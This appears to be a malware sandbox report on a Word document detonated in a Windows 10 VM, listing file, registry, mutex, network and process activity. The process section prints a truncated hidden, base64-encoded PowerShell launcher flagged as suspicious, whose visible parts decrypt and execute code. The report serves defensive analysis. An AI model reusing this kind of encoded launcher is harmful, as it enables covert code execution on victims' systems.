C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	Accessed File	Access, Read	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\PowerShellGet.psd1	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\PowerShellGet.psm1	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\PowerShellGet.cdxml	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\PowerShellGet.xaml	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\PowerShellGet.dll	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.1\en	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.1\en\en.psd1	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.1\en\en.psm1	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.1\en\en.cdxml	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.1\en\en.xaml	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.1\en\en.dll	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.1	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.1\1.1.psd1	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.1\1.1.psm1	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.1\1.1.cdxml	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.1\1.1.xaml	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.1\1.1.dll	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PSReadline	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.1\PSReadline.psd1	Accessed File	Access, Read	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PSReadline\PSReadline.psd1	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PSReadline\PSReadline.psm1	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PSReadline\PSReadline.cdxml	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PSReadline\PSReadline.xaml	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PSReadline\PSReadline.dll	Accessed File	Access	CLEAN
C:\Users\RDhJ0CNFevzX\AppData\Local\Microsoft\Windows\PowerShell\CommandAnalysis\	Accessed File	Access	CLEAN
C:\windows\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	Accessed File	Access, Read	CLEAN

File Name	Category	Operations	Verdict
c:\windows\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	Accessed File	Access, Read	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Security\Microsoft.PowerShell.Security.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\Microsoft.PowerShell.ODataUtilsHelper.ps1	Accessed File	Access, Read	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\Microsoft.PowerShell.ODataUtils.psm1	Accessed File	Access, Read	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.ODataUtils\Microsoft.PowerShell.ODataUtils.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Management\Microsoft.PowerShell.Management.psd1	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\Microsoft.PowerShell.Host\Microsoft.PowerShell.Host.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Diagnostics\Microsoft.PowerShell.Diagnostics.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Archive\Microsoft.PowerShell.Archive.psd1	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PSReadline\1.1\PSReadLine.psm1	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\Pester\3.3.5\Pester.psm1	Accessed File	Access	CLEAN
C:\Program Files\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\AssignedAccess\AssignedAccess.psm1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psm1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\BitLocker\BitLocker.psd1	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\BitsTransfer\BitsTransfer.psd1	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\BranchCache\BranchCache.psd1	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\CimCmdlets\CimCmdlets.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Defender\Defender.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents\DirectAccessClientComponents.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Dism\Dism.psm1	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\Dism\Dism.psd1	Accessed File	Access	CLEAN

File Name	Category	Operations	Verdict
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\DnsClient\DnsClient.psd1	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\EventTracingManagement\EventTracingManagement.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\International\International.psd1	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\iSCSI\iSCSI.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\ISE\ISE.psm1	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\ISE\ISE.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Kds\Kds.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Microsoft.WSMan.Management\Microsoft.WSMan.Management.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\MMAgent\MMAgent.psd1	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\MsDtc\MsDtc.psd1	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\NetAdapter\NetAdapter.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\NetConnection\NetConnection.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\NetEventPacketCapture\NetEventPacketCapture.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\NetLbfo\NetLbfo.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\NetNat\NetNat.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\NetQos\NetQos.psd1	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\NetSecurity\NetSecurity.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\NetSwitchTeam\NetSwitchTeam.psd1	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\NetTCPIP\NetTCPIP.psd1	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\NetworkConnectivityStatus\NetworkConnectivityStatus.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\NetworkSwitchManager\NetworkSwitchManager.psd1	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\NetworkTransition\NetworkTransition.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\PcsvDevice\PcsvDevice.psd1	Accessed File	Access	CLEAN

File Name	Category	Operations	Verdict
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\PKI\PKI.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\PnpDevice\PnpDevice.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\PrintManagement\PrintManagement.psd1	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\PSDesiredStateConfiguration\PSDesiredStateConfiguration.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics\PSDiagnostics.psm1	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\PSDiagnostics\PSDiagnostics.psd1	Accessed File	Access	CLEAN
c:\windows\system32\windowspowershell\v1.0\Modules\PSScheduledJob\PSScheduledJob.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\PSWorkflow\PSWorkflow.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\PSWorkflowUtility\PSWorkflowUtility.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\ScheduledTasks\ScheduledTasks.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\SecureBoot\SecureBoot.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\SmbShare\SmbShare.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\SmbWitness\SmbWitness.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\StartLayout\StartLayout.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Storage\Storage.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\TLS\TLS.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\TroubleshootingPack\TroubleshootingPack.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\TrustedPlatformModule\TrustedPlatformModule.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\VpnClient\VpnClient.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\Wdac\Wdac.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\WindowsDeveloperLicense\WindowsDeveloperLicense.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\WindowsErrorReporting\WindowsErrorReporting.psm1	Accessed File	Access	CLEAN

File Name	Category	Operations	Verdict
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\WindowsErrorReporting\WindowsErrorReporting.psd1	Accessed File	Access	CLEAN
C:\Windows\system32\WindowsPowerShell\v1.0\Modules\WindowsSearch\WindowsSearch.psd1	Accessed File	Access	CLEAN

Reduced dataset

IP

IP Address	Domains	Country	Protocols	Verdict
::e	-	-	-	CLEAN
::defa	-	-	-	CLEAN
::	-	-	-	CLEAN
::a	-	-	-	CLEAN
::f	-	-	-	CLEAN
192.168.1.22	-	-	TCP	CLEAN

Mutex

Name	Operations	Parent Process Name	Verdict
Global\PowerShell_CommandAnalysis_Lock_S-1-5-21-1560258661-3990802383-1811730007-1000	access, delete	powershell.exe	CLEAN

Registry

Registry Key	Operations	Parent Process Name	Verdict
HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging	access	powershell.exe	CLEAN
HKEY_CURRENT_USER\Software\Policies\Microsoft\Windows\PowerShell\ScriptBlockLogging	access	powershell.exe	CLEAN
HKEY_LOCAL_MACHINE\Software\Policies\Microsoft\Windows\EventLog\ProtectedEventLogging	access	powershell.exe	CLEAN
HKEY_LOCAL_MACHINE\Software\Microsoft\PowerShell\3\PowerShellEngine	access	powershell.exe	CLEAN
HKEY_LOCAL_MACHINE\Software\Microsoft\PowerShell\3\PowerShellEngine\ApplicationBase	access, read	powershell.exe	CLEAN
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Session Manager\Environment	access	powershell.exe	CLEAN
HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Session Manager\Environment__PSLockdownPolicy	access, read	powershell.exe	CLEAN
HKEY_CURRENT_USER\SOFTWARE\Microsoft\.NETFramework\XML	access	powershell.exe	CLEAN
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\.NETFramework\XML	access	powershell.exe	CLEAN
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion	access	powershell.exe	CLEAN
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows NT\CurrentVersion\InstallationType	access, read	powershell.exe	CLEAN
HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\Connections	access	powershell.exe	CLEAN
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\Connections	access	powershell.exe	CLEAN
HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\CurrentVersion\Internet Settings	access	powershell.exe	CLEAN
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\.NETFramework	access	powershell.exe	CLEAN

Registry Key	Operations	Parent Process Name	Verdict
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\.NETFramework\LegacyWPADSupport	access, read	powershell.exe	CLEAN
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\.NETFramework\v4.0.30319	access	powershell.exe	CLEAN
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\.NETFramework\v4.0.30319\HWRPortReuseOnSocketBind	access, read	powershell.exe	CLEAN
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\NET Framework Setup\NDP\v4\Client	access	powershell.exe	CLEAN
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\NET Framework Setup\NDP\v4\Client\Install	access, read	powershell.exe	CLEAN
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\.NETFramework\AppContext	access	powershell.exe	CLEAN

Process

Process Name	Commandline	Verdict
powershell.exe	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -noP -sta -w 1 -enc SQBmACgAJABQAFMAVgBlAHIAcwBpAG8AbgBUAGEAYgBsAGUAL... ...EALgBsAGUAbgBnAHQAaABdADsALQBqAG8AaQBuAFsAQwBoAGEAcgBbAF0AXQAoACYAIAAkAFIAIAAkAGQAYQB0AGEAIAAoACQASQBWACsAJABLACkAKQB8AEkARQBYAA==	SUSPICIOUS
winword.exe	"C:\Program Files\Microsoft Office\Office16\WINWORD.EXE" /n	CLEAN

YARA / AV

No YARA or AV matches available.

ENVIRONMENT

Virtual Machine Information

Name	win10_64_th2_en_mso2016
Description	windows 10 (64bit TH2 -EN- MSO_2016)
Architecture	x86 64-bit
Operating System	Windows 10 Threshold 2
Kernel Version	10.0.10586.0 (0de6dc23-8e19-4bb7-8608-d54b1e6fa379)
Network Scheme Name	Local Gateway
Network Config Name	Local Gateway

Platform Information

Platform Version	2024.2.1
Dynamic Engine Version	2024.2.1 / 03/23/2024 11:02
Static Engine Version	2024.2.1.0 / 2024-03-23 09:36:38
AV Exceptions Version	2024.2.1.5 / 2024-03-22 20:39:30
Link Detonation Heuristics Version	2024.2.1.29 / 2024-05-11 04:28:14
Smart Memory Dumping Rules Version	2024.2.1.5 / 2024-03-22 20:39:30
Config Extractors Version	2024.2.1.27 / 2024-05-02 14:06:04
Signature Trust Store Version	2024.2.1.9 / 2024-03-26 09:11:11
VMRay Threat Identifiers Version	2024.2.1.29 / 2024-05-11 04:28:14
YARA Built-in Ruleset Version	2024.2.1.24

Software Information

Adobe Acrobat Reader Version	Not installed
Microsoft Office	2016
Microsoft Office Version	16.0.4266.1001
Hangul Office	Not installed
Hangul Office Version	Not installed
Internet Explorer Version	11.0.10586.0
Chrome Version	Not installed
Firefox Version	Not installed
Flash Version	Not installed
Java Version	8.0.1710.11

System Information

Sample Directory	C:\Users\RDhJ0CNFevzX\Desktop
Computer Name	XC64ZB
User Domain	XC64ZB
User Name	RDhJ0CNFevzX
User Profile	C:\Users\RDhJ0CNFevzX
Temp Directory	C:\Users\RDHJ0C~1\AppData\Local\Temp

System Root	C:\Windows